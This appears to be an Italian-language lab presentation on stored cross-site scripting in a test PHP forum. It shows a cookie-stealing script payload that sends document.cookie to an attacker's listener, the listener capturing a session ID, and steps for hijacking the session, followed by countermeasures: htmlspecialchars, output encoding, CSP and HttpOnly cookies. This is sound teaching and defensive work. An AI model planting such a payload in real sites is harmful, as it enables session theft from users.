
- Se quindi un Utente accede al forum e visualizza la pagina in cui è presente lo script malevolo , lo script viene eseguito e manda una richiesta di GET al server python in ascolto dall'attacker.
- L'attacker in questo modo cattura il PHPSESSID dell'utente che accede al forum.
- L'attacker utilizza il PHPSESSID per prendere il possesso della sessione dell'utente , ed effettuare azioni a scopi malevoli, come il cambio di password, l'acquisizione di dati personali o dati di fatturazione e tanto altro ancora.

```
(leo@leo)-[~]  
$ python cookie.py  
Server in ascolto sulla porta 8080 ...  
Cookie ricevuto: PHPSESSID=67a62d4f7401000b0987c982c48263bc  
192.168.1.11 - - [07/Oct/2024 13:17:46] "GET /?cookie=PHPSESSID=67a62d4f7401000b0987c982c48263bc HTTP/1.1" 200 -
```

Server dell'attacker che
riceve il PHPSESSID

Simulazione Attacco Storage XSS

- L'attacker utilizza i DevTools di Mozilla FireFox, modificando i Cookie nella sezione Storage
- L'attacker procede dunque a modificare il valore del suo PHPSESSID inserendo quello ricevuto dalla vittima e ricaricando la pagina si ritroverà autenticato con l'account della vittima.



Prevenzione del cross-site scripting



Prevenzioni dal XSS

- ♦ Per ridurre al minimo la vulnerabilità cross-site scripting ogni sviluppatore di Web Application dovrebbe:
 - Assicurarsi che ogni pagina della Web application che accetta input utente escluda gli **input di codice**, come JavaScript o HTML.
 - Utilizzare una **WHITELIST** con sole parole che si vuole utilizzare.
 - **Output Encoding** : processo di codifica dei dati prima che vengano mostrati all'utente , per garantire che non vengano interpretati come codice eseguibile
 - Il **Content Security Policy (CSP)**: un meccanismo che permette di limitare le risorse che il browser può caricare o eseguire in una pagina web, riducendo notevolmente il rischio di eseguire script non autorizzati.
 - **Sicurezza dei Cookie** : Viene utilizzato HttpOnly che impedisce l'accesso ai cookie tramite JavaScript .

Prevenzioni del singolo utente

- ♦ Disabilitare lo scripting nelle pagine in cui non è necessario.
- ♦ Evitare di fare click su link contenuti in email sospette.
- ♦ Accedere a siti web direttamente dall'Url nel browser
- ♦ Tenere sempre aggiornato il browser che si usa per navigare su Internet ed eventualmente installare uno strumento di analisi in grado di verificare la presenza di vulnerabilità nel codice di un sito Web.



Contromisure Applicate:

- Utilizzando la funzione `htmlspecialchars()` per sanitizzare i campi title e content ricevuti dal form. Questa funzione converte i caratteri speciali in entità HTML, impedendo che vengano interpretati come codice malevolo.
- **Escaping dell'output:** Anche se un utente malevolo inserisse codice dannoso nel database, questo verrebbe visualizzato come testo e non eseguito come codice, grazie all'escaping dei caratteri speciali.
- `HttpOnly` settato a `true`.

```
<?php
// Inizializza la sessione con il flag HttpOnly
session_start(['cookie_httponly' => true]);
require_once('db.php');

// Gestione del form per inviare un messaggio
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    // Sanitizzazione dell'input
    $title = htmlspecialchars($_POST['title'], ENT_QUOTES, 'UTF-8');
    $content = htmlspecialchars($_POST['content'], ENT_QUOTES, 'UTF-8');
    $userId = $_SESSION['id'];
```

.....

```
<h2>Messaggi Recenti:</h2>
<ul>
    <?php while ($row = $posts->fetch_assoc()): ?>
        <li>
            <strong><?php echo htmlspecialchars($row['title'], ENT_QUOTES, 'UTF-8'); ?></strong>
            (da <?php echo htmlspecialchars($row['username'], ENT_QUOTES, 'UTF-8'); ?>)
            <p><?php echo htmlspecialchars($row['content'], ENT_QUOTES, 'UTF-8'); ?></p>
        </li>
    <?php endwhile; ?>
</ul>
```

Contromisure Applicate:

- Lo Script viene visualizzato semplicemente come testo e non viene più eseguito , evitando così l'attacco XSS

Benvenuto nel Forum leo

Messaggi Recenti:

Buongiorno! (da sconosciuto)
Piacere di conoscervi! `<script> document.createElement("img").src = "http://192.168.1.17:8080/?cookie=" + document.cookie; </script>`

Presentazione (da giovanni)
Ciao a tutti!

Primo titolo (da leo)
ciao sono nuovo sul forum.

[Logout](#)

Contromisure Applicate:

- Il tag HttpOnly viene impostato a true.

The image shows a Wireshark packet capture window titled '*eth0'. The filter bar at the top is set to 'tcp.stream eq 0'. The packet list on the left shows several packets, with packet 9 selected. The packet details pane on the right shows the structure of the selected packet, which is an HTTP response. The 'Hypertext Transfer Protocol' section is expanded, showing the response body. A red box highlights the 'Set-Cookie' header in the response, which is 'Set-Cookie: PHPSESSID=974627947936c63b6b215d12370c53ba; path=/; HttpOnly\r\n'. The status bar at the bottom indicates 'Packets: 23 · Displayed: 15 (65.2%) · Dropped: 0 (0.0%) · Profile: Default'.

No.	Time	Source	Destination	Protocol	Length	Info
3	0.237921037	172.20.10.7	172.20.10.2	TCP	74	34778 → 8081 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=...
4	0.238635000	172.20.10.2	172.20.10.7	TCP	78	8081 → 34778 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=64...
5	0.238657365	172.20.10.7	172.20.10.2	TCP	66	34778 → 8081 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=1790090025 TS...
6	0.239009901	172.20.10.2	172.20.10.7	TCP	66	[TCP Window Update] 8081 → 34778 [ACK] Seq=1 Ack=1 Win=131712 Len=...
7	0.239267706	172.20.10.7	172.20.10.2	HTTP	589	POST /login2.php HTTP/1.1 (application/x-www-form-urlencoded)
8	0.239561124	172.20.10.2	172.20.10.7	TCP	66	8081 → 34778 [ACK] Seq=1 Ack=524 Win=131200 Len=0 TSval=4280030415...
9	0.246198004	172.20.10.2	172.20.10.7	HTTP	504	HTTP/1.1 302 Found
10	0.246241242	172.20.10.7	172.20.10.2	TCP	66	34778 → 8081 [ACK] Seq=524 Ack=439 Win=31872 Len=0 TSval=179009003...
11	0.491825715	172.20.10.7	172.20.10.2	HTTP	513	GET /forum2.php HTTP/1.1
12	0.492757186	172.20.10.2	172.20.10.7	TCP	66	8081 → 34778 [ACK] Seq=439 Ack=971 Win=130752 Len=0 TSval=42800306...
13	0.506382645	172.20.10.2	172.20.10.7	HTTP	1333	HTTP/1.1 200 OK (text/html)
14	0.506440884	172.20.10.7	172.20.10.2	TCP	66	34778 → 8081 [ACK] Seq=971 Ack=1706 Win=31872 Len=0 TSval=17900902...
17	5.477253264	172.20.10.2	172.20.10.7	TCP	66	8081 → 34778 [FIN, ACK] Seq=1706 Ack=971 Win=131072 Len=0 TSval=42...
18	5.477478757	172.20.10.7	172.20.10.2	TCP	66	34778 → 8081 [FIN, ACK] Seq=971 Ack=1707 Win=31872 Len=0 TSval=179...


Frame 9: 504 bytes on wire (4032 bits), 504 bytes captured (4032 bits) on interface
Ethernet II, Src: Apple_90:1e:17 (98:01:a7:90:1e:17), Dst: PCSSystemtec_eb:b8:46 (08:00:2b:eb:b8:46)
Internet Protocol Version 4, Src: 172.20.10.2, Dst: 172.20.10.7
Transmission Control Protocol, Src Port: 8081, Dst Port: 34778, Seq: 1, Ack: 524, Len: 504
Hypertext Transfer Protocol
HTTP/1.1 302 Found\r\nDate: Mon, 21 Oct 2024 10:04:35 GMT\r\nServer: Apache/2.4.56 (Debian)\r\nX-Powered-By: PHP/8.0.30\r\nSet-Cookie: PHPSESSID=974627947936c63b6b215d12370c53ba; path=/; HttpOnly\r\nExpires: Thu, 15 Nov 2024 00:32:00 GMT\r\nCache-Control: no-store, no-cache, must-revalidate\r\nPragma: no-cache\r\nLocation: forum2.php\r\nContent-Length: 0\r\nKeep-Alive: timeout=5, max=100\r\nConnection: Keep-Alive\r\nContent-Type: text/html; charset=UTF-8\r\n\r\n[HTTP response 1/2]
[Time since request: 0.006930298 seconds]
[Request in frame: 7]

HTTP Set Cookie (http.set_cookie), 74 byte(s)

Packets: 23 · Displayed: 15 (65.2%) · Dropped: 0 (0.0%) · Profile: Default

Contromisure Applicate:

- Vediamo come lo script viene interpretato come semplice testo e non viene eseguito.



The image shows a Wireshark packet capture of an HTTP transaction. The top pane displays the packet list, and the middle pane shows the packet details. The selected packet is a POST request from 172.20.10.2 to 172.20.10.7. The bottom pane shows the raw packet data, which is a text item containing HTML and JavaScript code. A red box highlights a JavaScript script within the HTML response body.

```
<body>\n<h1>Benvenuto nel Forum leo</h1>\n<form method="POST" action="forum.php">\n  <input type="text" name="title" placeholder="Titolo" required>\n  <textarea name="content" placeholder="Contenuto" required>\n  <button type="submit">Invia</button>\n</form>\n\n<h2>Messaggi Recenti:</h2>\n<ul>\n  <li>\n    <strong>Ciao a tutti!</strong> \n    (da sconosciuto)\n    <p>Piacere di conoscermi!\n    </p>\n    <script>\n      document.createElement("img").src="http://172.20.10.7:8080/?cook\n    </script>\n  </li>\n  <li>\n    <strong>Presentazione</strong> \n    (da giovanni)\n    <p>Ciao a tutti!</p>\n  </li>\n</ul>
```

FINE.

